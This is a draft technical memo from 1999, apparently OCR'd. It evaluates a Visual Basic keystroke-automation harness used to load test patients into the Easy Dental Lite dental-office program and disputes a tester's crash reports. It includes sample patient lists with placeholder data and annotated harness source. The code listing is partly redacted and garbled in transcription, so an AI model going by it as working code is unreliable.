


Figure 23: A/C Receiveables

8/ 3/99

Dr. James Smith

# Scheduled Production - Month to date




Figure 24: Scheduled Production Graph

Date: Aug 3, 1999

Dr. James Smith  
LIST OF PATIENTS BY TYPE  
August 3, 1999

Page: 1

| Chart/Acc#     | Patient's name    | Address                                          | City                            | State | Zipcode | Coverage  |
|----------------|-------------------|--------------------------------------------------|---------------------------------|-------|---------|-----------|
| 113<br>0001001 | John Doe          | 1234 ANY ST.<br>W: 918-80-0178 H: 918-555-1234   | GLENDALE<br>Last prophy 3/10/94 | CA    | 91222   | Dual Ins. |
| 0001002        | Pooch-o1 Pooch-1  | Somewhere<br>W: 512-001-00000000 H: 512-001-0000 | Austin                          | TX    | 78731   | Cash      |
| 1<br>0001002   | Pooch-o2 Pooch-1  | Somewhere<br>W: 512-001-00000000 H: 512-001-0000 | Austin                          | TX    | 78731   | Cash      |
| 2<br>0001002   | Pooch-o3 Pooch-1  | Somewhere<br>W: 512-001-00000000 H: 512-001-0000 | Austin                          | TX    | 78731   | Cash      |
| 3<br>0001002   | Pooch-o4 Pooch-1  | Somewhere<br>W: 512-001-00000000 H: 512-001-0000 | Austin                          | TX    | 78731   | Cash      |
| 4<br>0001002   | Pooch-g Pooch-1   | Somewhere<br>W: 512-001-00000000 H: 512-001-0000 | Austin                          | TX    | 78731   | Cash      |
| 5<br>0001002   | Pooch-s Pooch-1   | Somewhere<br>W: 512-001-00000000 H: 512-001-0000 | Austin                          | TX    | 78731   | Cash      |
| 6<br>0001011   | Pooch-o1 Pooch-10 | Somewhere<br>W: 512-010-00000000 H: 512-010-0000 | Austin                          | TX    | 78731   | Cash      |
| 7<br>0001011   | Pooch-o2 Pooch-10 | Somewhere<br>W: 512-010-00000000 H: 512-010-0000 | Austin                          | TX    | 78731   | Cash      |
| 8<br>0001011   | Pooch-o3 Pooch-10 | Somewhere<br>W: 512-010-00000000 H: 512-010-0000 | Austin                          | TX    | 78731   | Cash      |
| 9              | Pooch-o4 Pooch-10 | Somewhere                                        | Austin                          | TX    | 78731   | Cash      |

Figure 25: List of Patients by Type

# Memo

---



## Purpose

To evaluate the EZD Lite program and the Visual Basic (VB) Harness developed to evaluate EDZ-Lite.

## Conclusions

### VB Code to Evaluate Easy Dental Lite Program is flawed.

1. The evaluation program is dependent on generating command strings to the Easy Dental Lite Program in the proper order.
2. The order of command strings generated appear to be correct.
3. The subroutines keyDelay and delay are machine dependent routines which will generate different evaluation results depending on the computer being used to run the evaluator.
  - ☐ The keyDelay routine is called every time a character or command is sent to the Easy Dental Lite program.
  - ☐ This procedure counts from 1 to 200 in a simple for loop. The speed at which it counts is dependent on the speed of the computer being used.
  - ☐ Using a Pentium II 400 MHz with 128 MBs of RAM while running the EZDL DB Runner program in debugging mode, if I stepped through the KeyDelay function, the EZDL DB Runner program would function properly. If I let it run at the full processing speed of the computer, the program would abnormally jump to the cmdAddPatients routine ending the command stream and starting over.
4. The naming pattern used by the testing program is abnormal [See Figure 1].
  - ☐ All names generated by the tester program have integers in them. These integer range from 1 to over 50. No normal name would have a 50 in it.



| Find Patient                                                                                                                                               |           |                                    |                |
|------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|------------------------------------|----------------|
| <input type="radio"/> Last Name<br><input type="radio"/> First Name<br><input type="radio"/> Social Security Number<br><input type="checkbox"/> All Fields |           | <input type="text" value="pooch"/> |                |
| Patient Search                                                                                                                                             |           |                                    |                |
| Family                                                                                                                                                     | Child     | SSN                                | Child SSN      |
| Pooch-1                                                                                                                                                    | Pooch-c-1 | 000-01-0000                        | (512) 001-0000 |
| Pooch-1                                                                                                                                                    | Pooch-c-2 | 000-01-0000                        | (512) 001-0000 |
| Pooch-1                                                                                                                                                    | Pooch-c-3 | 000-01-0000                        | (512) 001-0000 |
| Pooch-1                                                                                                                                                    | Pooch-c-4 | 000-01-0000                        | (512) 001-0000 |
| Pooch-1                                                                                                                                                    | Pooch-g   | 000-01-0000                        | (512) 001-0000 |
| Pooch-1                                                                                                                                                    | Pooch-s   | 000-01-0000                        | (512) 001-0000 |
| Pooch-10                                                                                                                                                   | Pooch-c-1 | 000-10-0000                        | (512) 010-0000 |
| Pooch-10                                                                                                                                                   | Pooch-c-2 | 000-10-0000                        | (512) 010-0000 |
| Pooch-10                                                                                                                                                   | Pooch-c-3 | 000-10-0000                        | (512) 010-0000 |
| Pooch-10                                                                                                                                                   | Pooch-c-4 | 000-10-0000                        | (512) 010-0000 |
| Pooch-10                                                                                                                                                   | Pooch-g   | 000-10-0000                        | (512) 010-0000 |
| Pooch-10                                                                                                                                                   | Pooch-s   | 000-10-0000                        | (512) 010-0000 |
| Pooch-11                                                                                                                                                   | Pooch-g   | 000-11-0000                        | (512) 011-0000 |

Figure 1: Screen Capture of Data Generated by DB Harness

- ☐ All names also contain a -. Not all names should contain a "-"
  - ☐ All children's names contain two dashes and an integer
5. The numbering pattern for social security numbers generates duplicate SSNs for different patients [See Figure 1].
- ☐ All of the family members of the same family have the same SSN.
  - ☐ If different family names are entered, then it is guaranteed that different patients will have the same social security #.
  - ☐ If a single family name is used but the number of families is over 100, then the members of the same family will have the same social security number
6. If the user types in any non-integer into the number of families input field and then presses the Patients button, then everything after the non-integer is discarded
7. Code contains dead functions:
- ☐ Subroutine fillSpouse is never called.
  - ☐ Subroutine deactivate is completely commented out

**The report from Ronn Brashear is not consistent with the code**

- ❑ **Report States:** He generated the test database "approximately 50% with spouses".
- ❑ **Actual Code:** He generated the test database with 75% spouses according to the code that is commented out.
- ❑ **Report States:** "Even distribution of 0-5 children".
- ❑ **Actual Code:** Actually the code generates from 0-6 children.

**There were no errors load the EDZ Lite Program with the VB harness**

1. To test the harness, I used it to generate 600 guarantors all of which spouses and 0-6 children. All of the accounts were created without error.
2. The harness would fail to operate properly if a key on the keyboard was depressed or mouse clicked while the harness was loading the EDZ Lite database. Otherwise, the harness and EDZ Lite functioned properly and not a single error was generated loading the database.

**There were no errors manipulating patient data after the EDZ Lite Program was loaded**

1. Likewise, manipulation of the EDZ after it was loaded with data did not generate any errors. Patients could be viewed, appointments scheduled, and dental records updated without any errors.

**Ronn Brashear did not provide enough information to validate his claims of errors.**

1. **Claim: "the software would frequently crash or freeze":** Ronn Brashear did not provide the names and number of families so that we could duplicate populating EDZ Lite. He did not provide the populated database so that we could duplicate his results. Our results, using the same software with approximately the same number of patients, were the exact opposite of Mr. Brashear. He claims "the software would frequently crash or freeze". It never crashed or froze during our use. These results are not consistent and in fact are diametrically opposed.
2. **Claim: "software would frequently crash or freeze, especially during scheduling".** Likewise, he claimed to generate 90 days of appointments using random patients and the "software would frequently crash or freeze, especially during scheduling". Without the generated database, it is impossible to verify this claim. Our use of the software for scheduling generated no errors which is inconsistent with Ronn Brashear's claims.
3. **Claim: "Errors in input validation".** Mr. Brashear claims that the harness was used for input validation testing. These tests were not provided and cannot be validated. The entry of negative numbers, complex characters, and boundary conditions to intentionally force the software to crash does not reflect normal usage by a rational user.

DRAFT

**The Results reported by Mr. Brashear are inconsistent with our Empirical Observations**

1. Claim: "the aging on ...account[s] was incorrect". [REDACTED]. Attempts to age the account resulted in the program crashing with an exception raised or with incorrect results even after running the close of month procedure as suggested under item (o) of the "Response to customer issues with EZD Lite".
2. Claim: "Intermittent Crashing". The only crashing that occurred appeared related to the aging of accounts addressed above. Otherwise, the software did not crash.

Enclosures:

Appendix 1 - Annotated Visual Basic "Harness" Source Code

Appendix 2 - Annotated Sample Output from Visual Basic Harness

## Appendix 1 - Source Code of EZDL DB Runner

## Legend

| Code                                                                              | Explanation                                                                                                |
|-----------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------|
|  | Beginning of a Procedure                                                                                   |
|  | Procedure Invocation. Because there are so many keydelay and delay invocations, these are not highlighted. |
|  | The number in the blue circle indicates the order in which the procedures are invoked.                     |
| Red text                                                                          | Explanation of the code to the left of the red text                                                        |



## Appendix 1 - Source Code of EZDL DB Runner

Private keyInterval As Boolean

keyInterval is a global boolean variable.

~~Private Sub cmdAddPatients\_Click()~~

Dim cnt As Integer  
Dim total As Integer

keyInterval = True

total = Val(txtNumberOfFamilies.Text)

AppActivate "Easy Dental Lite", True  
For idx = 1 To total  
    txtName.Text, idx  
    'DoEvents  
Next

AppActivate "EZDL", False

End Sub

~~Private Sub cmdExit\_Click()~~

End

End Sub

cmdExit is the exit button in the user's interface.

~~Private Sub SlowSendKeys(s As String, bWait As Boolean)~~

Dim idx As Integer  
Dim idx2 As Integer  
Dim clen As Integer  
Dim slen As Integer  
slen = Len(s)

idx = 1

Close

While (idx <= slen)

    If Mid\$(s, idx, 1) = "{" Then

        clen = InStr(idx, s, "{") - idx + 1

    Elseif Mid\$(s, idx, 1) = "%" Then

        clen = 2

    Else

        clen = 1

    End If

    SendKeys Mid\$(s, idx, clen), bWait

    idx = idx + clen

    keyDelay

Wend

End Sub

~~Private Sub activatePatientWindow()~~

    SlowSendKeys " ", True

    SlowSendKeys "{ESC}{TAB}", True

SlowSendKeys is the heart of the program for sending keys to the program. It take the input string (s) and manipulates it in one of three ways in the while loop. Case 1: the string has a "{" in it. If case 1 fires, a keyboard command is being sent to the program such as ENTER, TAB, or UP ARROW. Case 2: the string has a % followed by one character. % translates to pressing the ALT key in combination with the letter (e.g. ALT-r is represented as %r). Case 3: the string contains characters or numbers. Send one character at a time to the program. The procedure call Sendkeys actually transmits the keys to the program. The critical component is the procedure call to keyDelay. keyDelay is the machine dependent delaying for loop listed below.

Subroutine activatePatientWindow sends a blank space, ESC, and then TAB to the Easy Dental Lite program.

DRAFT

End Sub

```
Private Sub deactivatePatientWindow()  
    'AppActivate "EZDL", True  
    'DoEvents  
End Sub
```

This is a subroutine that does nothing. The ' in the front of each line comments out the remainder of the line.

```
Private Sub keyDelay()  
    Dim idx As Integer  
    For idx = 1 To 200  
    Next  
End Sub
```

These two horrible routines are the problem. They are machine dependent delay statements. VB supports a timer event that allows the program to delay for a number of seconds which would have been a much better solution.

```
Private Sub delay()  
    Dim idx As Integer  
    For idx = 1 To 8000  
    Next  
End Sub
```

```
Private Sub createFamily(ByVal fname As String, ByVal idx As Integer)
```

```
    Dim cidx As Integer  
    Dim children As Integer
```

```
    'Create father
```

```
    AppActivate fname, fname, idx  
    delay
```

```
    'Create mother
```

```
    'If (Rnd() > 0.25) Then  
        AppActivate fname, fname, idx  
        delay  
    'End If
```

This procedure creates a guarantor, spouse and 0-6 children. Note that all guarantors have spouses and most likely have children. The invocation of the random number generator Rnd() is awkward in that it is not properly initialized with a seed.

```
    'Create children
```

```
    children = Rnd() * 6  
    If (children < 0) Then children = -children
```

```
    If (children > 0) Then
```

```
        For cidx = 1 To children
```

```
            AppActivate fname, fname, idx, cidx  
            delay
```

```
        Next
```

```
    End If
```

```
End Sub
```

```
Private Sub createPatient(ByVal fname As String, ByVal lname As String, ByVal idx1 As Integer, ByVal idx2 As Integer)
```

```
    delay
```

# DRAFT

```
SlowSendKeys "%p", keyInterval
SlowSendKeys "{ENTER}", keyInterval
[REDACTED] fname + "-C-" + Trim$(Str$(idx2)), lname + "-" +
Trim$(Str$(idx1)), idx1, 0
```

delay

'Close it all.

```
SlowSendKeys "%c", keyInterval
```

delay

[REDACTED]

End Sub

```
Private Sub createSpouse(ByVal fname As String, ByVal lname As String, ByVal idx1 As Integer)
```

delay

```
SlowSendKeys "%p", keyInterval
```

```
SlowSendKeys "{ENTER}", keyInterval
```

```
[REDACTED] fname + "-S", lname + "-" + Trim$(Str$(idx1)), idx1, 0
```

delay

'Close it all.

```
SlowSendKeys "%c", keyInterval
```

delay

[REDACTED]

End Sub

```
Private Sub createGuarantor(ByVal fname As String, ByVal lname As String, ByVal idx1 As Integer)
```

delay

'Assume we are on the patient window

```
SlowSendKeys "%r", keyInterval
```

```
SlowSendKeys "y", keyInterval
```

```
SlowSendKeys "{UP}", keyInterval
```

```
SlowSendKeys "{ENTER}", keyInterval
```

delay

```
[REDACTED] fname + "-G", lname + "-" + Trim$(Str$(idx1)), idx1,
0
```

Nothing fancy in createPatient although it would be better named createChild as it only creates children records. Note the first name and last name are the same and that all the names (first and last) have a "-" in them. Don't know many folks, if any with dashes and numbers in their first name. All of the children have a "-C-" in their first name.

Same as above but creates a spouse. Only real difference is not the first name has a "-S" in it as opposed to a "-C" in the children's name

As above but the guarantor has a "-G" in their first name and a "-integer" in their last name.

DRAFT

delay

'Extra guarantor info...

SlowSendKeys "{ENTER}", keyInterval

SlowSendKeys "{ENTER}", keyInterval

SlowSendKeys "{ENTER}", keyInterval

SlowSendKeys "{ENTER}", keyInterval

SlowSendKeys "n", keyInterval 'no more...

'Close it all.

SlowSendKeys "%c", keyInterval

delay

End Sub

~~Private Sub fillPatient(ByVal fname As String, ByVal lname As String, ByVal idx1 As Integer, ByVal idx2 As Integer)~~

SlowSendKeys fname, keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys lname, keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys "Somewhere", keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys "78731", keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys "01", keyInterval 'month

SlowSendKeys "02", keyInterval 'day

SlowSendKeys 50 + idx2, keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys (idx1, idx2), keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys "0000000000", keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys "{TAB}", keyInterval

SlowSendKeys "c", keyInterval

SlowSendKeys "%s", keyInterval

delay

SlowSendKeys "{ENTER}", keyInterval

End Sub

~~Private Sub fillSpouse(ByVal fname As String, ByVal lname As String, ByVal idx1 As Integer, ByVal idx2 As Integer)~~

FillPatient is called by  
createSpouse and  
createPatient. It sends a  
First name  
Last name  
Address  
Zip code for Austin, TX  
which generate the City and  
State fields.  
Birth month  
Birth day  
Birth year  
Calls the SSN function to  
generate a Social Security #.  
Driver's License

DRAFT

```
SlowSendKeys fname, keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys lname, keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "Somewhere", keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "78731", keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "01", keyInterval 'month
SlowSendKeys "02", keyInterval 'day
SlowSendKeys 50 + idx2, keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys █████(idx1, idx2), keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "0000000000", keyInterval
SlowSendKeys "{TAB}", keyInterval
```

```
SlowSendKeys "%s", keyInterval
```

```
delay
```

```
SlowSendKeys "{ENTER}", keyInterval
```

```
End Sub
```

This routine is never called.

```
Private Sub fillGuarantor(ByVal fname As String, ByVal lname As String, ByVal idx1 As Integer, ByVal idx2 As Integer)
```

```
SlowSendKeys fname, keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys lname, keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "Somewhere", keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "78731", keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys "01", keyInterval 'month
SlowSendKeys "02", keyInterval 'day
SlowSendKeys 50 + idx2, keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys █████(idx1, idx2), keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys █████(idx1, idx2), keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys █████(idx1, idx2) + "0000", keyInterval
SlowSendKeys "{TAB}", keyInterval
SlowSendKeys █████(idx1, idx2) + "0000", keyInterval
```

```
delay
```

Very similar to the fillPatient subroutine above. It sends

First name  
Last name  
Address  
Zip code  
Birth month  
Birth day  
Birth Year  
SSN  
Home Phone #  
Work Phone #  
Driver's License

SlowSendKeys "%s", keyInterval

delay

SlowSendKeys "{ENTER}", keyInterval

delay

End Sub

This subroutine is the first to load and does nothing. keyInterval is defined as a boolean global variable.

~~Private Sub Form\_Load()~~

keyInterval = 100

End Sub

~~Private Function SSN(ByVal idx1 As Integer, ByVal idx2 As Integer) As String~~

SSN = ~~""~~("000", idx1, 2, idx2, 4)

End Function

Generates a SSN where first three characters are always 000, next two characters range from 01 to 00 and then loops again. The final four also loop through 0001 to 0000.

~~Private Function PhoneNumber(ByVal idx1 As Integer, ByVal idx2 As Integer) As String~~

PhoneNumber = ~~""~~("512", idx1, 3, idx2, 4)

End Function

This is only called from fillGuarantor and generates a telephone number with 512 as the first 3 digits.

~~Private Function DriversLicense(ByVal idx1 As Integer, ByVal idx2 As Integer) As String~~

DriversLicense = ~~""~~("", idx1, 3, idx2, 5)

End Function

This is only called from fillGuarantor and generates a driver's license number with the first three digits ranging from 001 to 000

~~Private Function makeString(ByVal p As String, x1 As Integer, len1 As Integer, x2 As Integer, len2 As Integer) As String~~


Dim r As String

r = p + Right\$("00000" + Trim\$(Str\$(x1)), len1)

makeString = r + Right\$("00000" + Trim\$(Str\$(x2)), len2)

End Function

## Appendix 2 - Running EZDL DB Runner in Debug Mode



**DRAFT**

```
"0"  
"0" ←  
"0"  
"1"  
"0"  
"0"  
"0"  
"0"  
"{TAB}" ←  
"5"  
"1"  
"2"  
"0"  
"0"  
"1"  
"0"  
"0"  
"0"  
"0"  
"0"  
"{TAB}" ←  
"5"  
"1"  
"2"  
"0"  
"0"  
"1"  
"0"  
"0"  
"0"  
"0"  
"0"  
"0"  
"0"  
"0"  
"0"  
"{TAB}" ←  
"0"  
"0"  
"1"  
"0"  
"0"  
"0"  
"0"  
"0"  
"0"  
"0"  
"0"  
"0"  
"%s"  
"{ENTER"  
"{ENTER"  
"{ENTER"  
"{ENTER"  
"n"
```

-SSN Continued

